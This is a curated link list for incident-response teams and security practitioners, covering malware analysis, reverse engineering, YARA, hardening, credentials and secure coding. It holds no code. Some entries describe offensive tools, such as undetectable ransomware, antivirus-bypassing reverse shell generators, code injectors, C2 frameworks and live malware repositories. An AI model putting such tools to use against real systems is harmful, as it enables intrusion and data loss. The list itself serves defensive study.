

awesome-csirt
by Spacial
Awesome CSIRT is an curated list of links and resources in security and CSIRT daily activities.
AI summary
CSIRT resource hub
A curated list of links and resources for security professionals to stay informed on CSIRT daily activities and security best practices.
- stars
- 482
- forks
- 87
- watching
- 36
- entries
- 3,177
What's in the list
3,177 links in 262 sections, with live GitHub stats.activeno commit in 2y
Books
Nice list by
- Security Engineering
— Third Edition
Links
Links / FIRST
Links
- Cert.BR
useful
Links / Cert.BR
Links
- Downloads
SANS Pen-Testing Resources:
Some of security projects
- Shodan
: is the world's first search engine for Internet-connected devices
- CriminalIP
: Criminal IP is a specialized Cyber Threat Intelligence (CTI) search engine that allows users to search for various security-related information such as malicious IP addresses, domains, banners, etc. It can be widely integrated
crypto
: Lecture notes for a course on cryptography
tink
: Tink is a multi-language, cross-platform library that provides cryptographic APIs that are secure, easy to use correctly, and hard(er) to misuse
- SPLOITUS
: Exploit search engine
- Vulmon
: Vulmon is a vulnerability search engine
- CRYPTO101
: Crypto 101 is an introductory course on cryptography, freely available for programmers of all ages and skill levels
SMHasher
is a test suite designed to test the distribution, collision, and performance properties of non-cryptographic hash functions
- CPDoS
: Cache Poisoned Denial of Service
cacao
: OASIS CACAO TC: Official repository for work of the
How to Secure Anything
. How to systematically secure anything: a repository about security engineering
Metasploitable3
: is a VM that is built from the ground up with a large amount of security vulnerabilities
- Institute for Security and Technology
: builds solutions to enhance the security of the global commons. Our goal is to provide the tools and insights needed for companies and governments to outpace emerging global security threats. Our non-traditional approach has a bias towards action, as we build trust across domains, provide unprecedented access, and deliver and implement solutions
pluto-eris
: Generator and supporting evidence for security of the Pluto/Eris half-pairing cycle of elliptic curves
cset
: Cybersecurity Evaluation Tool by CISA.gov
comply
: Compliance automation framework, focused on SOC2
Open Security Controls Assessment Language (OSCAL)
: NIST is developing the Open Security Controls Assessment Language (OSCAL), a set of hierarchical, XML-, JSON-, and YAML-based formats that provide a standardized representations of information pertaining to the publication, implementation, and assessment of security controls
- DWF
: The DWF Identifiers dataset, distributed weakness filing
notrandom
: reverse the Mersenne Twister
- OpenEX
: Crisis drills planning platform
- NCSI
: The National Cyber Security Index is a global index, which measures the preparedness of countries to prevent cyber threats and manage cyber incidents
 APT & CyberCriminal Campaign Collection
 hacking-tutorials
 cti-documentation
 my-infosec-awesome
Links / Incident Response
- Pagerduty Incident Response
: This documentation covers parts of the PagerDuty Incident Response process
Links / Incident Response / Pagerduty Incident Response
security-training
: Public version of PagerDuty's employee security training courses
: PagerDuty's Incident Response Documentation
Links / Incident Response
global-irt
: Global IRT (Incident Response Team) is a project to describe common IRT and abuse contact information
atc-react
: A knowledge base of actionable Incident Response techniques
Beagle
is an incident response and digital forensics tool which transforms security logs and data into graphs
DFIRTrack
: The Incident Response Tracking Application
FIR
(Fast Incident Response): is an cybersecurity incident management platform designed with agility and speed in mind
Aurora Incident Response
: Incident Response Documentation made easy. Developed by Incident Responders for Incident Responders
timesketch
: Collaborative forensic timeline analysis
FastIR Collector Linux
(no longer maintained)
Maltrail
: Malicious traffic detection system
Links / Hashing
- SHA-1 is a Shambles
: First Chosen-Prefix Collision on SHA-1 and Application to the PGP Web of Trust
CVEs
Some CVEs stuff and links and in
- MikroTik
search on shodan
TROMMEL
: Sift Through Directories of Files to Identify Indicators That May Contain Vulnerabilities
cve_manager
: A python script that a) parses NIST NVD CVEs, b) prcoesses and exports them to CSV files, c) creates a postgres database and imports all the data in it, d) provides query capabilities for this CVEs database
dorkbot
: Command-line tool to scan Google search results for vulnerabilities
NotQuite0DayFriday
: This is a repo which documents real bugs in real software to illustrate trends, learn how to prevent or find them more quickly
- Exploit Prediction Scoring System (EPSS)
: The Exploit Prediction Scoring System (EPSS) is an open, data-driven effort for predicting when software vulnerabilities will be exploited. Our goal is to assist network defenders to better prioritize vulnerability remediation efforts
CVE PoC
: Almost every publicly available CVE PoC
Malware Analysis
Awesome Malware Analysis
: A curated list of awesome malware analysis tools and resources
- course
Great online by
Some other botnets
- OSX/MaMi
Analyzing a New macOS DNS Hijacker:
al-khaser
A PoC "malware" application with good intentions that aims to stress your anti-malware system:
- mal100.evad.spre.rans.spyw.troj.winEXE@34/9@31/10
Great analysis of
Puszek
: Yet another LKM rootkit for Linux. It hooks syscall table
Joe Sandbox Cloud
is a deep malware analysis platform which detects malicious files - API Wrapper
- Cuckoo Sandbox
: Automated Malware Analysis
CBG
: Cuckoo Breeding Ground Hash Table
- Malware web and phishing investigation
by Decent Security
makin
reveal anti-debugging and anti-VM tricks
snake
: a malware storage zoo
malware-ioc
: Indicators of Compromises (IOC) of our various investigations
pftriage
: Python tool and library to help analyze files during malware triage and analysis
imaginaryC2
: Imaginary C2 is a python tool which aims to help in the behavioral (network) analysis of malware. Imaginary C2 hosts a HTTP server which captures HTTP requests towards selectively chosen domains/IPs. Additionally, the tool aims to make it easy to replay captured Command-and-Control responses/served payloads
Vba2Graph
: Vba2Graph - Generate call graphs from VBA code, for easier analysis of malicious documents
malwoverview
: Malwoverview.py is a first response tool to perform an initial and quick triage on either a directory containing malware samples or a specific malware sample
- Gh0st
SECT CTF 2018 :: , More Smoked Leet Chicken
Linux.Malware
: Additional Material for the Linux Malware Paper
- Analysis of Linux.Haikai
: inside the source code
multiscanner
: Modular file scanning/analysis framework
FCL
: FCL (Fileless Command Lines) - Known command lines of fileless malicious executions
- Analysis of Neutrino Bot Sample
(dated 2018-08-27): In this post I analyze a Neutrino Bot sample
pafish
: Pafish is a demonstration tool that employs several techniques to detect sandboxes and analysis environments in the same way as malware families do
- Thunderstrike2 details
: This is the annotated transcript of our DefCon 23 / BlackHat 2015 talk, which presented the full details of Thunderstrike 2, the first firmware worm for Apple's Macs that can spread via both software or Thunderbolt hardware accessories and writes itself to the boot flash on the system's motherboard
- Malboxes
: a Tool to Build Malware Analysis Virtual Machines,
IceBox
: Icebox is a Virtual Machine Introspection solution that enable you to stealthily trace and debug any process (kernel or user). It's based on project Winbagility
 Indicators: Champing at the Cyberbit
 Limon - Sandbox for Analyzing Linux Malwares
 A Dynamic Binary Instrumentation framework based on LLVM
 Framework for building Windows malware, written in C++
 A collection of tools for working with TrickBot
 colental/byob: BYOB (Build Your Own Botnet)
Malware Analysis / Malware Development:
Malware Analysis
- wdeQEksXgm
Joel Sandbox Analysis Report
Aleph
: OpenSource /Malware Analysis Pipeline System
Aleph
: File Analysis Pipeline
- AMSI as a Service
— Automating AV Evasion: AMSI, the “AntiMalware Scan Interface”, has been around for some time. In a broad sense, it’s a component of Windows 10 which allows applications to integrate with AV products, though most people know it for it’s ability to make file-less malware visible to AV engines
A collection of x64dbg scripts
. Feel free to submit a pull request to add your script
CAPA
: The FLARE team's open-source tool to identify capabilities in executable files
DRAKVUF Sandbox
automated hypervisor-level malware analysis system
- Unprotect
: The about Malware Evasion Techniques
HiJackThis Fork v3
: A free utility that finds malware, adware and other security threats
- FRITZFROG
: A NEW GENERATION OF PEER-TO-PEER BOTNETS
: Windows kernel and user mode emulation
- GhostDNSbusters
: Illuminating GhostDNS Infrastructure
- The Tetrade
: Brazilian banking malware goes global
- Is macOS under the biggest malware attack ever?
: EvilQuest/ThiefQuest malware
- Part 1: The Black-Box Approach
Evading Static Machine Learning Malware Detection Models –
ember
: The EMBER dataset is a collection of features from PE files that serve as a benchmark dataset for researchers
Coldfire
: Golang malware development library
pei
, the PE Injector - Inject code on 32-bit and 64-bit PE executables
Freki
:  Malware analysis platform
malware_training_vol1
: Materials for Windows Malware Analysis training (volume 1)
- Pingback
: Backdoor At The End Of The ICMP Tunnel
- WinAPI-Tricks
: Collection of various WINAPI tricks / features used or abused by Malware
pyWhat
: Identify anything. pyWhat easily lets you identify emails, IP addresses, and more. Feed it a .pcap file or some text and it'll tell you what it is!
: a PE injection technique, hybrid between ProcessHollowing and ProcessDoppelgänging
- Malvuln
: Finding and exploiting vulnerable Malware
- Too Log; Didn't Read — Unknown Actor Using CLFS Log Files for Stealth
: The Mandiant Advanced Practices team recently discovered a new malware family we have named PRIVATELOG and its installer, STASHLOG
- Made in China: OSX.ZuRu
: trojanized apps spread malware, via sponsored search results
- Siloscape
: First Known Malware Targeting Windows Containers to Compromise Cloud Environments
- DRIDEX
: Analysing API Obfuscation Through VEH
- The Return of the Malwarebytes Crackme
, : Writeup and scripts for the 2021 malwarebytes crackme
- Corvus
: is a dynamic analysis system for malware targeting Windows, Linux, Android and PDFs. Behavioral heuristics are also applied to identify suspicious activities exhibited by unknown programs
- MalAPI.io
maps Windows APIs to common techniques used by malware
- APIVADS
: A Novel Privacy-Preserving Pivot Attack Detection Scheme Based On Statistical Pattern Recognition
Qu1cksc0pe
: All-in-One malware analysis tool
 Complementar resources to follow the EHREM course by GoHacking (Malware Reverse Engineering)
 Malware Scarecrow
Malware Analysis / Web Malwares
- Boa release
is an experimental Javascript lexer, parser and compiler written in Rust
midrashim
: x64 ELF infector written in Assembly
d0zer
: Elf binary infector written in Go
Malware Analysis / Malware Samples
- Automated Malware Analysis Report for D6pnpvG2z7
Generated by Joe Sandbox
: Collection of ancient computer virus source codes
- Detricking TrickBot Loader
: TrickBot (TrickLoader) is a modular financial malware that first surfaced in October in 20161. Almost immediately researchers have noticed similarities with a credential-stealer called Dyre. It is still believed that those two families might’ve been developed by the same actor. ,
simple_ransomware
: this script isn't ransomware, it's just script collect all your system files and encrypt it, Can be considered it a simple ransomware
- FinFisher Filleted 🐟
, a triage of the FinSpy (macOS) malware
- Ryuk Ransomware
: Extensive Attack Infrastructure Revealed
Android-Malware-Samples
: Android Malware Samples
Malware Samples
: Malware samples and other artifacts
SoReL-20M
: Sophos-ReversingLabs 20 million sample dataset
minizinh0-FUD
: A Fully Undetectable Ransomware
- Malware Analysis of a Password Stealer
: n this video we dive into the analysis of Poulight malware, which is a .net based password stealer
Malware Analysis / Repos
- malware.one
is a binary substring searchable malware catalog containing terabytes of malicious code
- Beginner Malware Reversing Challenges
, by MalwareTech
- MalwareWorld
: Check for Suspicious Domains and IPs. Repo: : System based on +500 blacklists and 5 external intelligences to detect internet potencially malicious hosts
- C2Matrix
: The goal of this site is to point you to the best C2 framework for your needs based on your adversary emulation plan and the target environment
LOLBITS
: C2 framework that uses Background Intelligent Transfer Service (BITS) as communication protocol and Direct Syscalls + Dinvoke for EDR user-mode hooking evasion
- MalwareBazaar
: is a project from abuse.ch with the goal of sharing malware samples with the infosec community, AV vendors and threat intelligence providers
- What is MWDB Core?
: Malware repository component for samples & static configuration with REST API interface
- Malpedia
: The primary goal of Malpedia is to provide a resource for rapid identification and actionable context when investigating malware. Openness to curated contributions shall ensure an accountable level of quality in order to foster meaningful and reproducible research
 A repository of LIVE malwares for your own joy and pleasure
Malware Analysis / Ransomwares
- Tracking REvil
: This blog describes our efforts in tracking the REvil ransomware and its affiliates for the past six months. REvil has been around since 2019 and is one of the top variants of ransomware causing havoc at many organizations around the globe ever since. The KPN Security Research Team was able to acquire C2 sinkholes allowing for the tracking of infections across the globe
Phirautee
: A proof of concept crypto virus to spread user awareness about attacks and implications of ransomwares. Phirautee is written purely using PowerShell and does not require any third-party libraries. This tool steals the information, holds an organisation’s data to hostage for payments or permanently encrypts/deletes the organisation data
Raccine
: A Simple Ransomware Vaccine
- A Ransomware has landed! @Embraer
by SECRET
- RANSOMWHERE
: Total tracked ransomware payments all time. Ransomwhere is the open, crowdsourced ransomware payment tracker. Browse and download ransomware payment data or help build our dataset by reporting ransomware demands you have received
BlackByteDecryptor
: This is a decryptor for the ransomware BlackByte
- Ransomware Actor Abuses Genshin Impact Anti-Cheat Driver to Kill Antivirus
: We investigate mhyprot2.sys, a vulnerable anti-cheat driver for the popular role-playing game Genshin Impact. The driver is currently being abused by a ransomware actor to kill antivirus processes and services for mass-deploying ransomware
 Ransomware decryption tool
 hidden-tear
 Miscellaneous Malware RE
Malware Analysis / Virus/Anti-Virus
- make a process unkillable?!
(windows 10)
- Attack inception
: Compromised supply chain within a supply chain poses new risks – Microsoft Secure
Inception
: Provides In-memory compilation and reflective loading of C# apps for AV evasion
Invoke-NeutralizeAV
: Quick PoC I Wrote for Bypassing Next Gen AV Remotely for Pentesting
Circlean
: USB key cleaner
mcreator
: Encoded Reverse Shell Generator With Techniques To Bypass AV's
: is a simple metamorphic code engine for
rustdsplit
: At some point, I learned about a method to perform a binary search on a file in order to identify its AV signature and change it to bypass signature-based AV. The tool I used back then is gone, so I wrote this
: At some point, I learned about a method to perform a binary search on a file in order to identify its AV signature and change it to bypass signature-based AV. The tool I used back then is gone, so I wrote this
avcleaner
: C/C++ source obfuscator for antivirus bypass
: Automatically generate AV byte signatures from sets of similar binaries
 Morris worm
Malware Analysis / Trojans/Loggers
- Turla
: In and out of its unique Outlook backdoor
QMKhuehuebr
: Trying to hack into keyboards
Malware Analysis / Malware Articles and Sources
- “VANILLA” malware
: vanishing antiviruses by interleaving layers and layers of attacks
- MalwareAnalysisForHedgehogs
: Throw your bat cape over your spikes and get started with malware analysis and reverse engineering. I work as a malware analyst and like to share my knowledge
- EMOTET
: EMOTET INFECTIONS WITH ZEUS PANDA BANKER AND TRICKBOT (GTAG: DEL34)
- A MIPS-32 ELF non-resident virus with false disassembly
, Made with love by S01den (@s01den)
- A WILD KOBALOS APPEARS
, Tricksy Linux malware goes after HPCs
Reverse Engineering
REDasm
: Crossplatform, interactive, multiarchitecture disassembler
VivienneVMM
: VivienneVMM is a stealthy debugging framework implemented via an Intel VT-x hypervisor
Xori
: Custom disassembly framework
rattle
: Rattle is an EVM binary static analysis framework designed to work on deployed smart contracts
starshipraider
: High performance embedded systems debug/reverse engineering platform
GBA-IDA-Pseudo-Terminal
: IDAPython tools to aid with analysis, disassembly and data extraction using IDA python commands, tailored for the GBA architecture at some parts
binja-ipython
: A plugin to integrate an IPython kernel into Binary Ninja
PySameSame
: This is a python version of samesame repo to generate homograph strings
Practical-Reverse-Engineering-using-Radare2
: Training Materials of Practical Reverse Engineering using Radare2
r2pipe for V
: r2pipe for V
radare2-webui
: webui repository for radare2
 Reverse Engineer's Toolkit
 Programmer De-anonymization from Binary Executables
 Reverse engineering WhatsApp Web
Reverse Engineering / IDA Pro:
idaemu
: idaemu is an IDA Pro Plugin - use for emulating code in IDA Pro
lighthouse
: Code Coverage Explorer for IDA Pro & Binary Ninja
Lumen
: A private Lumina server for IDA Pro
EFISwissKnife
: An IDA plugin to improve (U)EFI reversing
 rename gamemaker handlers
Reverse Engineering / GDB:
 pwndbg
 PEDA
Reverse Engineering / Frida:
 fridump3
 r2flutch
Reverse Engineering / Immunity:
- mona
site. : is a python script that can be used to automate and speed up specific searches while developing exploits (typically for the Windows platform). It runs on Immunity Debugger and WinDBG, and requires python 2.7. Although it runs in WinDBG x64, the majority of its features were written specifically for 32bit processes
Reverse Engineering
- LIEF
: Library to Instrument Executable Formats ( )
- DEBIN
: Predicting Debug Information in Stripped Binaries
- Manticore
: Symbolic Execution Tool For Analysis Of Binaries And Smart Contracts. : Symbolic execution tool
- Beam me up, CFG.
: Earlier in 2018 while revisiting the Delay Import Table, I used dumpbin to check the Load Configuration data of a file and noticed new fields in it. And at the time of writing this, more fields were added! The first CFGuard caught my attention and I learned about Control Flow Guard, it is a new security feature. To put it simple, it protects the execution flow from redirection - for example, from exploits that overwrite an address in the stack. Maybe they should call it the Security Directory instead
PBA - Analysis Tools
: My own versions from the programs of the book "Practical Binary Analysis"
functrace
: is a tool that helps to analyze a binary file with dynamic instrumentation using DynamoRIO
: signature-base is the signature database for my scanners LOKI and SPARK Core
Reverse Engineering / Signature-Base
: Detects an embedded executable in a non-executable file
Reverse Engineering
Virtuailor
: IDAPython tool for C++ vtables reconstruction
execution-trace-viewer
: Tool for viewing and analyzing execution traces
Reverse Engineering / ELF
- Python for Reverse Engineering 1
: ELF Binaries
- The 101 of ELF files on Linux
: Understanding and Analysis - Linux Audit
Reverse Engineering
- Kaitai Struct
: A new way to develop parsers for binary structures
: find possible encryption/decryption or compression/decompression code
- wiggle
: The concepting self hosted executable binary search engine
uncompyle6
: A cross-version
Decompyle++
: C++ python bytecode disassembler and decompiler
- CPU Adventure – Unknown CPU Reversing
: We reverse-engineered a program written for a completely custom, unknown CPU architecture, without any documentation for the CPU (no emulator, no ISA reference, nothing) in the span of ten hours. Read on to find out how we did it…
: pev is a full-featured, open source, multiplatform command line toolkit to work with PE (Portable Executables) binaries
Sourcetrail
: free and open-source cross-platform source explorer
- Qiling Framework
: Qiling Advanced Binary Emulation Framework
Reverse Engineering / Obfuscation/Deobfuscation:
: Deobfuscate batch scripts obfuscated using string substitution and escape character techniques
: EvilQuest/ThiefQuest malware strings decrypter/deobfuscator. : Small utility to hash EvilQuest code and cstrings sections
: Extract and Deobfuscate XLM macros (a.k.a Excel 4.0 Macros)
syntia
: Program synthesis based deobfuscation framework for the USENIX 2017 paper "Syntia: Synthesizing the Semantics of Obfuscated Code"
- Deobfuscation
: recovering an OLLVM-protected program
: Control-flow-flattening and string deobfuscator
msynth
: Code deobfuscation framework to simplify Mixed Boolean-Arithmetic (MBA) expressions
Reverse Engineering
Glasgow Debug Tool
: Scots Army Knife for electronics
windbglib
: Public repository for windbglib, a wrapper around pykd.pyd (for Windbg), used by mona.py
Reverse Engineering / VX Underground
MalwareSourceCode
: Collection of malware source code for a variety of platforms in an array of different programming languages
: Research code & from members of vx-underground
Reverse Engineering
HyperDbg Debugger
: The Source Code of HyperDbg Debugger
The HT Editor
: A file editor/viewer/analyzer for executables
ImHex
: A Hex Editor for Reverse Engineers, Programmers and people that value their eye sight when working at 3 AM
: : FireEye Labs Obfuscated String Solver - Automatically extract obfuscated strings from malware
- The Debugging Book
: Tools and Techniques for Automated Software Debugging
- SCAS/SCASB/SCASW/SCASD
: Scan String, x86 Instruction Set Reference
dexcalibur
: Android reverse engineering tool focused on dynamic instrumentation automation leveraging Frida. It disassembles dex, analyzes it statically, generates hooks, discovers reflected methods, stores intercepted data and does new things from it. Its aim is to be an all-in-one Android reverse engineering platform
rr
: Record and Replay Framework
panda
: Platform for Architecture-Neutral Dynamic Analysis
qira
: QEMU Interactive Runtime Analyser
qemu_blog
: A series of posts about QEMU internals
miasm
: Reverse engineering framework in Python
rehex
: Reverse Engineers' Hex Editor
Bless
: Gtk# Hex Editor (fork)
rizin
: UNIX-like reverse engineering framework and command-line toolset
reFlutter
: Flutter Reverse Engineering Framework
- OpenSecurityTraining2
: OpenSecurityTraining Inc. (EIN 86-1180701) is a 501c3 non-profit working to create the world's best cybersecurity training
- Nightmare
is an intro to binary exploitation / reverse engineering course based around ctf challenges
: The FLARE team's open-source tool to identify capabilities in executable files
aDLL
Adventure of Dinamic Lynk Library: aDLL is a binary analysis tool focused on the automatic discovery of DLL Hijacking vulnerabilities. The tool analyzes the image of the binary loaded in memory to search for DLLs loaded at load-time and makes use of the Microsoft Detours library to intercept calls to the LoadLibrary/LoadLibraryEx functions to analyze the DLLs loaded at run-time
pyc2bytecode
: A Python Bytecode Disassembler helping reverse engineers in dissecting Python binaries by disassembling and analyzing the compiled python byte-code(.pyc) files across all python versions (including Python 3.10.*)
Reverse Engineering / Decompilers
- decompile_java
, using - another java decompiler
NoVmp
: A static devirtualizer for VMProtect x64 3.x powered by VTIL
Awesome IDA, x64DBG & OllyDBG plugins
: A curated list of IDA x64DBG and OllyDBG plugins
edb
is a cross-platform AArch32/x86/x86-64 debugger
Interactive Delphi Reconstructor IDR
: a decompiler of executable files (EXE) and dynamic libraries (DLL), written in Delphi and executed in Windows32 environment
 PyInstaller Extractor
Reverse Engineering / Yara
Yara-Rules
: Repository of yara rules
yara
: The pattern matching swiss knife
- mkYARA
: Writing YARA rules for the lazy analyst ( )
Yara-Rules
: Repository of YARA rules made by McAfee ATR Team
YaraHunts
: Random hunting ordiented yara rules
: Validates yara rules and tries to repair the broken ones
Vim Syntax Highlighting for YARA Rules
: A Vim syntax-highlighting file for YARA rules covering YARA 4.0
 ReversingLabs YARA Rules
 ThreatHunting
Reverse Engineering / Yara / Rules DB:
xored_pefile_mini
: detects files with a PE header at uint32(0x3c), xored with a key of 1, 2 or 4 bytes. by
Reverse Engineering / Ghidra
- ghidra
: is a software reverse engineering (SRE) framework
ghidra-firmware-utils
: Ghidra utilities for analyzing firmware
dragondance
: Binary code coverage visualizer plugin for Ghidra
- Decompiler Analysis Engine
: Welcome to the Decompiler Analysis Engine. It is a complete library for performing automated data-flow analysis on software, starting from the binary executable
Ghidraaas
: Ghidra as a Service
- SVD-Loader for Ghidra
: Simplifying bare-metal ARM reverse engineering
GhidraX64Dbg
: Extract annoations from Ghidra into an X32/X64 dbg database
AngryGhidra
: Use angr in Ghidra
- ghidra2frida
: The new bridge between Ghidra and Frida
ghidra-scripts
: A collection of my Ghidra scripts
: The FLARE team's open-source extension to add
Frameworks
malspider
: Malspider is a web spidering framework that detects characteristics of web compromises
: AIL framework - :
 Inject code into running Python processes
Patching
- They Did
Did Microsoft Just Manually Patch Their Equation Editor Executable? Why Yes, Yes . (CVE-2017-11882)
Hardening
- BlueWars
: Capture The Flag Defensivo que aconteceu na H2HC
CCAT
: Cisco Config Analysis Tool
Ciderpress
: Hardened wordpress installer
debian-cis
: PCI-DSS compliant Debian 7/8 hardening
Endlessh
: an SSH tarpit
: This repository contains various hardening guides compiled by ERNW for various purposes
fero
: YubiHSM2-backed signing server
FirewallChecker
: A self-contained firewall checker
Hardentools
is a utility that disables a number of risky Windows features
How To Secure A Linux Server
: An evolving how-to guide for securing a Linux server
kconfig-hardened-check
: A tool for checking the hardening options in the Linux kernel config
Iptables Essentials
: Common Firewall Rules and Commands
: Iptables Essentials: Common Firewall Rules and Commands
- Keyringer
: encrypted and distributed secret sharing software
- Keystone Project
. Github:
linux-hardened
: Minimal supplement to upstream Kernel Self Protection Project changes
- nftables
: nftables is the successor to iptables. It replaces the existing iptables, ip6tables, arptables and ebtables framework. It uses the Linux kernel and a new userspace utility called nft. nftables provides a compatibility layer for the ip(6)tables and framework
- Common approaches to securing Linux servers and what runs on them.
Nice article with a lot of resources:
opmsg
: is a replacement for gpg which can encrypt/sign/verify your mails or create/verify detached signatures of local files. Even though the opmsg output looks similar, the concept is entirely different
prowler
: AWS Security Best Practices Assessment, Auditing, Hardening and Forensics Readiness Tool. It follows guidelines of the CIS Amazon Web Services Foundations Benchmark and additional checks. Official CIS for
reconbf
: Recon system hardening scanner
Sarlacc
is an SMTP server that I use in my malware lab to collect spam from infected hosts
- security.txt
: A proposed standard which allows websites to define security policies
security-txt
: A proposed standard that allows websites to define security policies
- Hardenize
See your site config with
solo-hw
: Hardware sources for Solo
ssh-auditor
: The best way to scan for weak ssh passwords on your network
Streisand
sets up a new server running your choice of WireGuard, OpenConnect, OpenSSH, OpenVPN, Shadowsocks, sslh, Stunnel, or a Tor bridge. It also generates custom instructions for all of these services. At the end of the run you are given an HTML file with instructions that can be shared with friends, family members, and fellow activists
: 🔥 This guide details the planning and the tools involved in creating a secure Linux production systems - work in progress
tls-what-can-go-wrong
: TLS - what can go wrong?
: A multi-platform binary whitelisting solution
- Reverie
: An optimized zero-knowledge proof system
 List of sites with two factor auth
Hardening / RHEL Like systems:
RHEL7-CIS
: Ansible RHEL 7 - CIS Benchmark Hardening Script
cisecurity
: Configures Linux systems to Center for Internet Security Linux hardening standard
 CentOS7 Lockdown
Hardening
 tosh
Hardening / Kubernetes:
- Kubernetes Hardening Guidance
NSA/CISA
Hardening
CHAPS
: Configuration Hardening Assessment PowerShell Script (CHAPS)
Awesome Windows Domain Hardening
: A curated list of awesome Security Hardening techniques for Windows
- Learn and Test DMARC
: Visualizing the communication between email servers will help you understand what SPF, DKIM, and DMARC do and how these mechanisms work
ssh-audit
: SSH server & client auditing (banner, key exchange, encryption, mac, compression, compatibility, security, etc)
Hardening / WebServers / A lot of good posts by geek flare:
- Apache Web Server Hardening & Security Guide
(broken!??)
Hardening / WebServers / CaCerts
- List of free rfc3161 servers.
TSA Servers
certstream-server
: Certificate Transparency Log aggregation, parsing, and streaming service written in Elixir
Hardening / WebServers / Apache:
dotdotslash
: An tool to help you search for Directory Traversal Vulnerabilities
Hardening / WebServers / Nginx:
- Nginx C function
: Create your desired C application on top of nginx module
Hardening / WebServers / PHP:
Cheatsheet for finding vulnerable PHP code using grep
: This will assist you in the finding of potentially vulnerable PHP code. Each type of grep command is categorized in the type of vulnerabilities you generally find with that function
- It's All About Time
. - A tool for performing feasibility analyses of timing attacks. : A tool for performing network timing attacks on plaintext and hashed password authentication
snuffleupagus
: Security module for php7 - Killing bugclasses and virtual-patching the rest!
FOPO-PHP-Deobfuscator
: A simple script to deobfuscate PHP file obfuscated with FOPO Obfuscator
- Decode.Tools
: Decode PHP Obfuscator by FOPO
Hardening / WebServers / Ruby:
TSS - Threshold Secret Sharing
: A Ruby implementation of Threshold Secret Sharing (Shamir) as defined in IETF Internet-Draft draft-mcgrew-tss-03.txt
Hardening / WebServers
: An tool to help you search for Directory Traversal Vulnerabilities
- ENVOY
is an open source edge and service proxy, designed for cloud-native applications
ghp
: A simple web server for serving static GitHub Pages locally
LEAR
: Linux Engine for Asset Retrieval
NFHTTP
: A cross platform C++ HTTP library that interfaces natively to other platforms
- Security/Server Side TLS
by Mozilla
- security.txt
: A proposed standard which allows websites to define security policies
- urlscan.io
: A sandbox for the web
Secure Headers
: Manages application of security headers with many safe defaults
Credentials
- WhiteIntel
: WhiteIntel assists companies in identifying compromised credentials through malware campaigns
Cr3dOv3r
Search if your credentials where leaked:
pw-pwnage-cfworker
: Deploy a Cloudflare Worker to sanely score users' new passwords with zxcvbn AND check for matches against haveibeenpwned's 5.1+ billion breached accounts
login_duress
: A BSD authentication module for duress passwords
XSStrike
: Most advanced XSS detection suite
- Was my password leaked?
: Search for creadentials leaked on pwndb
bitwarden_rs
: Unofficial Bitwarden compatible server written in Rust
pcfg_cracker
: Probabilistic Context Free Grammar (PCFG) password guess generator
Depix
: Recovers passwords from pixelized screenshots
pwndb
: Search for leaked credentials
Password Lists
: Password lists with top passwords to optimize bruteforce attacks
awsome
KeePass :Curated list of KeePass-related projects
Credentials / awsome
KeePassium
: KeePass-compatible password manager for iOS
libkeepass
: Python module to read KeePass 1.x/KeePassX (v3) and KeePass 2.x (v4) files
KeepassXC-Pwned
: Check your keepassxc database against previously breached haveibeenpwned passwords
Credentials / Tokens
YubiKey-Guide
: Guide to using YubiKey for GPG and SSH
- Using a Yubikey for GPG and SSH
: Sebastian Neef - 0day.work
- URU Card
: Arduino FIDO2 Authenticator
 YubiKey at Datadog
 yubikey-ssh-setup
Secure Programming
- Executable-Space Protection and ASLR
Hardening C/C++ Programs Part II:
- Gitian
is a secure source-control oriented software distribution method
Canary
: Input Detection and Response
- Canarytokens
by Thinkst,
Wycheproof
: Project Wycheproof tests crypto libraries against known attacks
- Web App Security 101
: Keep Calm and Do Threat Modeling
Secure Programming / SSL/TLS for dummies:
Secure Programming
heaphopper
: HeapHopper is a bounded model checking framework for Heap-implementations
- Ristretto
is a technique for constructing prime order elliptic curve groups with non-malleable encodings
- SEI CERT C Coding Standard
: The C rules and recommendations in this wiki are a work in progress and reflect the current thinking of the secure coding community. Because this is a development website, many pages are incomplete or contain errors. As rules and recommendations mature, they are published in report or book form as official releases. These releases are issued as dictated by the needs and interests of the secure software development community
Secure Programming / SEI CERT C Coding Standard
Secure Programming
Safe C Library
: The Safe C Library provides bound checking memory and string functions per ISO/IEC TR24731. These functions are alternative functions to the existing standard C library that promote safer, more secure programming
TSLint
: An extensible linter for the TypeScript language
rubocop
: A Ruby static code analyzer and formatter, based on the community Ruby style guide
- Librando
: transparent code randomization for just-in-time compilers
- Checked C
: Making C Safe by Extension
pigaios
: A tool for diffing source codes directly against binaries
: A tool for diffing source codes directly against binaries
- A Git Horror Story
: Repository Integrity With Signed Commits. How to use git securely (signing commits)
tlse
: Single C file TLS 1.2/1.3 implementation, using tomcrypt as crypto library
tinyalloc
: malloc / free replacement for unmanaged, linear memory situations (e.g. WASM, embedded devices...)
: Sandboxed API automatically generates sandboxes for C/C++ libraries
HACL*
: a formally verified cryptographic library written in F*
Villoc
: Villoc is a heap visualisation tool, it's a python script that renders a static html file
MazuCC
: A minimalist C compiler with x86_64 code generation
- When the going gets tough
: Understanding the challenges with Product commoditization in SCA
huskyCI
: huskyCI is an open source tool that performs security tests inside CI pipelines of multiple projects and centralizes all results into a database for further analysis and metrics
- GTER 47 | GTS 33 - Dia 2 (parte 1)
(pt-br) : nice talk by Daniel Carlier and Silvia Pimpão
- HTTP Security Headers
A Complete Guide
- SAFECode
: is a non-profit organization exclusively dedicated to increasing trust in information and communications technology products and services through the advancement of effective software assurance methods
: This will assist you in the finding of potentially vulnerable PHP code. Each type of grep command is categorized in the type of vulnerabilities you generally find with that function
: The libraries and queries that power CodeQL and LGTM.com
- Sendy is Insecure
: How Not to Implement reCAPTCHA
- Cheating in Elliptic Curve Billiards 2
Win10 Crypto Vulnerability:
- DevSecOps
: Securing Software in a DevOps World
GitGuardian Documentation and Resources
: Resources to help you keep secrets (API keys, database credentials, certificates, ...) out of source code and remediate the issue in case of a leaked API key. Made available by GitGuardian
Vuln Cost - Security Scanner for VS Code
: Find security vulnerabilities in open source npm packages while you code
- Deepsource
: tool that analyzes your repository
git-wild-hunt
: A tool to hunt for credentials in github wild AKA git*hunt
shhgit
: Ah Find GitHub secrets in real time
KaiMonkey
: Vulnerable Terraform Infrastructure. KaiMonkey provides example vulnerable infrastructure to help cloud security, DevSecOps and DevOps teams explore and understand common cloud security threats exposed via infrastructure as code
SLSA
: Supply-chain Levels for Software Artifacts, Proposal
- DazedAndConfused
is a tool to help determine dependency confusion exposure
Security Scorecards
: Security health metrics for Open Source
kcare-uchecker
: A simple tool to detect outdated shared libraries
- Package Hunter
: A tool for identifying malicious dependencies via runtime monitoring
Awesome AppSec
